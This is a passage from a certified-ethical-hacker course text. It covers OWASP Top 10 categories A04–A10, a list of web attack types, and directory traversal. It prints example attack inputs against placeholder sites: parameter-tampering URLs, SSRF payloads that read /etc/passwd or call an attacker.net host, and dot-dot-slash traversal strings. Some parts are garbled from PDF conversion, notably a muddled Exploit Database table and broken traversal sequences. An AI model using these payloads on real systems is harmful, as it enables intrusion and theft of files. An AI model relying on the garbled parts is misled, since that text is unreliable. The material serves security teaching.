- **LDAP Injection:** LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.
- **Cross-Site Scripting (XSS):**

XSS flaws occur when an application includes untrusted data in a new web page without proper validation or escaping, or when an application updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to inject and execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

A04 – Insecure Design

Insecure design flaws arise in an application because of the improper implementation of security controls and can lead to crucial vulnerabilities such as SQLi and Open S3 buckets. Application designers may overlook security threats or have mediocre knowledge about them; this is a major cause of these vulnerabilities. Such vulnerabilities can directly compromise the application's security. The next most important factor that leads to these insecurities in design is the absence of business risk profiling. Attackers initiate the threat modeling of an application's working process to identify a wide range of flaws and loopholes before exploiting an insecure design or architecture.

The following are some exploitations that can be performed by software and data integrity failures:

- Request forgery
- Authentication hijacking
- Identity theft
- Data loss
- DoS attacks

Example

Attackers often attempt to exploit poorly implemented APIs, which fail to filter requests properly. They search for weak APIs that are not integrated with security gateways to differentiate malicious inputs. Then, they attach malicious code to a vulnerable API. When a user accesses that API via an application, the malicious code loads along with the database content on the user's browser.




Figure 14.8: Insecure design attack

A05 – Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.



Figure 14.9: Unvalidated Input attack

- Parameter/Form Tampering

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Detailed Description:

After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">  
Source Account: <SELECT NAME="SrcAcc">  
<OPTION VALUE="123456789">*****789</OPTION>  
<OPTION VALUE="868686868">*****868</OPTION></SELECT>
```

```
<BR>Amount: <INPUT NAME="Amount" SIZE=20>  
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>  
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>  
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the **GET** method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

`http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500`

The attacker may change the URL parameters (`profile` and `debit`) to debit another account:

`http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500`

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

`http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view`

The attacker can modify the status parameter to "delete" to delete permission for the content.

`http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete`

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.




Figure 14.10: Parameter Tampering attack example

- Improper Error Handling

It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.



Figure 14.11: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.

Example

Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

- **Improper Restriction of XML External Entity (XXE)**

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS attacks such as the billion laughs attack.

Some server configuration problems are as follows:

- Missing security hardening
- Server software flaws
- Enabling unnecessary services

- Improper authentication
- Unpatched security flaws
- Server configuration problems
- Default accounts with default credentials
- Legacy software

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.

A06 – Vulnerable and Outdated Components/Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (<https://www.exploit-db.com>), CXSecurity (<https://cxsecurity.com>), and Zero Day Initiative (<https://www.zerodayinitiative.com>). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.



Figure 14.12: Attack on a web application with known vulnerable components

The screenshot shows a search results page for the Exploit Database. The search term 'AND RCE' is highlighted in a red box. The results list various exploit entries, each with a date, title, type, platform, and severity. The titles include 'MS11-042 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)', 'MS11-043 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)', and 'MS11-044 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)'.

Date	Title	Type	Platform	Severity
2021-09-23	MS11-042 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1)	Exploit	Windows	Attack Vector
2021-08-28	MS11-043 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)	Exploit	Windows	Denial of Service
2021-07-06	Remote Management and Application Web UI - Authentication Bypass	Exploit	Windows	Attack Surface
2021-07-05	Remote Management and Application Web UI - Authentication Bypass	Exploit	Windows	Denial of Service
2020-07-14	Third-Party Web Security Web Performance 3.0 SP2 Patch 4 (Build 1000) - Remote Code Execution (MS11-040)	Exploit	Windows	Denial of Service
2019-12-09	Windows Server 2019 - Local Privilege Escalation (MS11-041)	Exploit	Windows	Denial of Service
2019-12-03	Windows Server 2019 - Local Privilege Escalation (MS11-042)	Exploit	Windows	Denial of Service
2019-09-26	Windows Server 2019 - Local Privilege Escalation (MS11-043)	Exploit	Windows	Denial of Service
2019-06-03	IBM Rational Application Developer - Network Deployment - Remote Code Execution with Configuration (MS11-044)	Exploit	Windows	Denial of Service
2019-05-29	Static Portfolios (Microsoft SQL Server Administration Console) - Denial of Service (MS11-045)	Exploit	Java	Denial of Service
2019-01-14	Java Web Start JavaFX Application 1.8 - Denial of Service (MS11-046)	Exploit	Java	Denial of Service
2018-05-29	MS11-047 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)	Exploit	Windows	Denial of Service
2018-02-01	MS11-048 (Windows 7 SP1 / Vista SP2 / Win7 Pro SP1 / Win7 Home Premium SP1 / Win7 Enterprise SP1 / Win7 Ultimate SP1 / Win7 Pro x64 SP1 / Win7 Home Premium x64 SP1 / Win7 Enterprise x64 SP1 / Win7 Ultimate x64 SP1)	Exploit	Windows	Denial of Service

Figure 14.13: Screenshot displaying Exploit Database search results for web application exploits

The following are some of the conditions that make applications vulnerable:

- When all the components' versions from both the server and client sides remain unknown. This can include nested dependencies as well as components that are being used directly.
- When software such as the OSes, database/web/application servers, runtime environments, and other components are unsupported, obsolete, or unpatched.
- When the regular vulnerability scanning process is neglected and not subscribed to the security updates associated with the components being used.
- When the primary framework, platform, and dependencies do not receive timely updates.
- When the compatibility of software updates or patches is not properly validated or checked.
- When proper security is implemented for the configuration files of the components.

A07 – Identification and Authentication Failures/Broken Authentication

Identification, authentication, and session management include every aspect of user authentication and management of active sessions. At present, web applications implementing robust authentication mechanisms fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," and "account update." Therefore, developers must take the utmost care when implementing user authentication securely. It is always preferable to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. To impersonate users, an attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others.

- **Session ID in URLs**

- **Example:**

A web application creates a session ID when a user logs into <http://certifiedhackershop.com>. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into disclosing the session ID. The attacker now enters the following URL in their browser's address bar:

`http://certifiedhackershop.com/sale/saleitems=304;jsessionid=120MTOIDPXM00QSABGCKIHCJUN2JV?dest>NewMexico`

This redirects the attacker to the already logged in page of the victim. Thus, the attacker successfully impersonates the victim.

If session IDs are exposed in the URL, then the web application is vulnerable to session fixation attacks.

- **Password Exploitation**

For authenticating a user, every web application employs a user identification method such as an ID and a password. Attackers can identify passwords stored in databases because of weak hashing algorithms. Further, attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attackers to exploit every user's password. Once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Timeout Exploitation**

If the session timeout is long and the session IDs are not changed after every login, attackers may hijack a session and take control of it with the same privileges as the victim. If an application's session timeouts are set to long durations, the sessions will last until the time specified, that is, the session will be valid for a long period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

o **Example:**

A user logs into www.certifiedhacker.com using their credentials. After performing certain tasks, they close the web browser without logging out of the page. The web application's session timeout is set to 2 h. During the specified session interval, if an attacker has physical access to the user's system, they may then launch the browser, check the history, and click the www.certifiedhacker.com link, which automatically redirects the attacker to the user account without the need to enter the user credentials.

A08 – Software and Data Integrity Failures

Software and data integrity failures occur when organizations fail to update the applications' software with the latest versions or patches. Often, web applications rely on plugins, dependencies, libraries, or packages that can be installed from public repositories, content delivery networks (CDNs), or untrusted sources, which makes them vulnerable to attacks.

Most organizations implement automatic software update functionalities that update or patch previously trusted applications without any verification. Therefore, developers must take the utmost care in auditing the code, securing CI/CD pipelines, and using third-party libraries from trusted repositories. They should also ensure that serialized data are sent with encryption or signatures. If the software is corrupted, it can cause great damage with abnormal behavior in real-time environments or the exposure of application components.

The common security weaknesses in this category include the inclusion of functionalities from an untrusted control sphere, download of code without integrity checks, and deserialization of untrusted data.

The following are some exploits that can be performed using software and data integrity failures:

- Cache poisoning
- Code injection
- Command execution
- Denial of service
- Data theft

Example

Attackers leverage the insecure CI/CD pipeline of an organization to install and distribute malicious code. The client unintentionally downloads and installs this software from the organization's servers without validating its integrity. Now, attackers use the malicious code in the client network to gain complete remote access.




Figure 14.14: Scenario of software and data integrity failure.

A09 – Security Logging and Monitoring Failures/Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user and admin login credentials. Security logging and monitoring failures cover application weaknesses such as insufficient logging, improper output neutralization for logs, exclusion of security-relevant information, and addition of sensitive information to log files.

Insufficient logging and monitoring refer to scenarios in which the detection software either fails to record a malicious event or ignores important details about the event. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities. Insufficient logging and monitoring make the detection of malicious attempts of the attacker difficult, and the attacker can perform malicious attacks such as password brute-forcing to steal confidential passwords.



Figure 14.15: Attack on a web application with insufficient logging and monitoring.

Given below are a few causes of security logging and monitoring failures:

- Logs that do not provide information about overall logins, failed login attempts, and important transactions.
- Warnings and error messages that provide vague and insufficient log information.
- Inappropriate monitoring of applications and API logs.
- Local storage of logs.

- Improper or no implementation of response escalation processes.
- Dynamic application security testing (DAST) tools such as OWASP ZAP that fail to generate alerts.
- Web applications that are not capable of detecting, escalating, or issuing alerts of suspicious activities in real time.

A10 – Server-Side Request Forgery (SSRF)

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to internal or backend servers. Internal servers usually employ firewalls to prevent unwanted traffic inflows to the network. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to backend servers that are protected by a firewall, VPN, or access-control lists (ACLs). The backend server believes that the request is made by the web server because these servers are on the same network; consequently, the backend server responds with the data stored in it.

SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as <https://xyz.com/feed.php?url=externalsite.com/feed/to> to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.

Once the attack is successful, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.




Figure 14.16: Illustration of an SSRF attack

Types of SSRF Attacks

- **Injecting an SSRF payload**

This attack involves selecting a parameter and inserting an SSRF payload that can support a file or URL. It allows attackers to make certain modifications to the header field and change it to plaintext. The new payload is then inserted into the parameter in place of a file.

- **Gaining access to internal resources**

Attackers can gain access to internal resources through the /admin panel from the internal network. This allows them to access the files from the server via the `file://path/to/file` schema.

- **Gaining access to internal pages**

Attackers can use the following exploits to access internal pages:

- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/admin`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/pagadmin`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/any_interesting_page`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/phpmyadmin`

- **Using a URL scheme to access internal files**

Attackers can access files by exploiting a URL scheme of a server. This helps them further attack its internal services. The following exploits can be used by attackers to access internal files:

- `https://www.certifiedhacker.com/page?url=file:///etc/passwd`
- `https://www.certifiedhacker.com/page?url=file:///\\etc\\passwd`
- `https://www.certifiedhacker.com/page?url=file:///etc/passwd`
- `https://www.certifiedhacker.com/page?url=file://path/to/file`

- o **Using a URL scheme to access internal services**

Attackers can connect to different internal services by using a URL scheme. Some of the exploits that can be used for this purpose are as follows.

For FTP

- `https://www.certifiedhacker.com/page?url=ftp://attacker.net:11211/`
- `https://www.certifiedhacker.com/page?url=sftp://attacker.net:11111/`
- `https://www.certifiedhacker.com/page?url=tftp://attacker.net:123456/TESTUDP`

Exploiting LDAP

- `https://www.certifiedhacker.com/page?url=ldap://127.0.0.1/%0astats%0aquit`
- `https://www.certifiedhacker.com/page?url=ldap://localhost:1211/%0astats%0aquit`

- **Cross-Site Port Attack (XSPA)**

This type of SSRF attack allows attackers to scan for the open ports of a server. Attackers use a loopback interface of that server such as `localhost` or `127.0.0.1`. Further, attackers can use scanned ports such as port 21, 22, and 25, along with the loopback interface.

The following are some examples:

- o `https://www.certifiedhacker.com/page?url=http://localhost:22/`
- o `https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/`
- o `https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/`

Web Application Attacks

1. Directory Traversal	5. Command Injection	15. Platform Exploits	22. Watering Hole Attack	29. Clickjacking Attack
2. Hidden Field Manipulation	9. LDAP Injection	16. XML External Entity (XXE) Attack	23. Denial-of-Service (DoS)	30. JavaScript Hijacking
3. Cookie Snooping	10. Cross-Site Scripting (XSS)	17. Unvalidated Redirects and Forwards	24. Web Service Attacks	31. Cross-Site WebSocket Hijacking
4. RC4 NOMORE Attack	11. Buffer Overflow	18. Magecart Attack	25. Injecting an SSRF Payload	32. Obfuscation Application
5. Pass-the-Cookie Attack	12. Business Logic Bypass Attack	19. Cross-Site Request Forgery	26. Cross-Site Port Attack (XSPPA)	33. Network Access Attacks
6. Same-Site Attack	13. Web-based Timing Attacks	20. Cookie/Session Poisoning	27. DNS Rebinding Attack	34. DMZ Protocol Attacks
7. SQL Injection	14. CAPTCHA Attacks	21. Insecure Deserialization	28. H2C Smuggling Attack	35. Man-in-the-Middle Attack

Copyright © EC-Council. All Rights Reserved. Unauthorized use of this material is illegal.

Web Application Attacks

The following are various web application attacks:

- Directory Traversal
- Hidden Field Manipulation
- Cookie Snooping
- RC4 NOMORE Attack
- Same-Site Attack
- Pass-the-Cookie Attack
- SQL Injection
- Command Injection
- LDAP Injection
- Cross-Site Scripting (XSS)
- Buffer Overflow
- Business Logic Bypass Attack
- Web-based Timing Attacks
- CAPTCHA Attacks
- Platform Exploits
- XML External Entity (XXE) Attack
- Unvalidated Redirects and Forwards
- Magecart Attack
- Cross-Site Request Forgery
- Cookie/Session Poisoning
- Insecure Deserialization
- Watering Hole Attack
- Denial-of-Service (DoS)
- Web Service Attacks
- Injecting an SSRF Payload
- Cross-Site Port Attack (XSPPA)
- DNS Rebinding Attack
- H2C Smuggling Attack
- Clickjacking Attack
- JavaScript Hijacking
- Cross-Site WebSocket Hijacking
- Obfuscation Application


- Network Access Attacks
- DMZ Protocol Attacks
- MarioNet Attack

• Martin M. Hartung's New Research

EC-Council CEH

Directory Traversal

- 1 Directory traversal allows attackers to access **restricted directories**, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory
 - 2 Attackers can manipulate variables that reference files with "dot-dot-slash (-.)" sequences and its variations.
 - 3 Accessing files located outside the web publishing directory using directory traversal
 - http://www.certifiedhacker.com/process.aspx?page=.../..../some_dir/some_file
 - http://www.certifiedhacker.com/.../..../some_dir/some_file



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
 - Access pages that otherwise require authentication (and possibly payment)
 - Gain secret knowledge of the application and its construction
 - Discover user IDs and passwords stored in hidden files
 - Locate source code and other interesting files left on the server
 - View sensitive data such as customer information

Example:

The following example uses “`..`” to go back to several directories and obtain a file containing the backup of a web application:

<http://www.targetsite.com/.../.../sitebackup.zip>

This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

<http://www.targetsite.com/../../../../etc/passwd>

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

<http://www.certifiedhacker.com/process.aspx?page=../../../../some%20dir/some%20file>




Figure 14.17: Directory Traversal attack example

By: Manish M | Hacking Web Applications

EC-Council C|EH®

Hidden Field Manipulation Attack

HTML Code

```
<form method="post">
    <input type="text" name="product">
    <input type="hidden" name="PRICE" value="200.00">
    Product name: <input type="text" name="product" value="Certifiedhacker Shirt"><br>
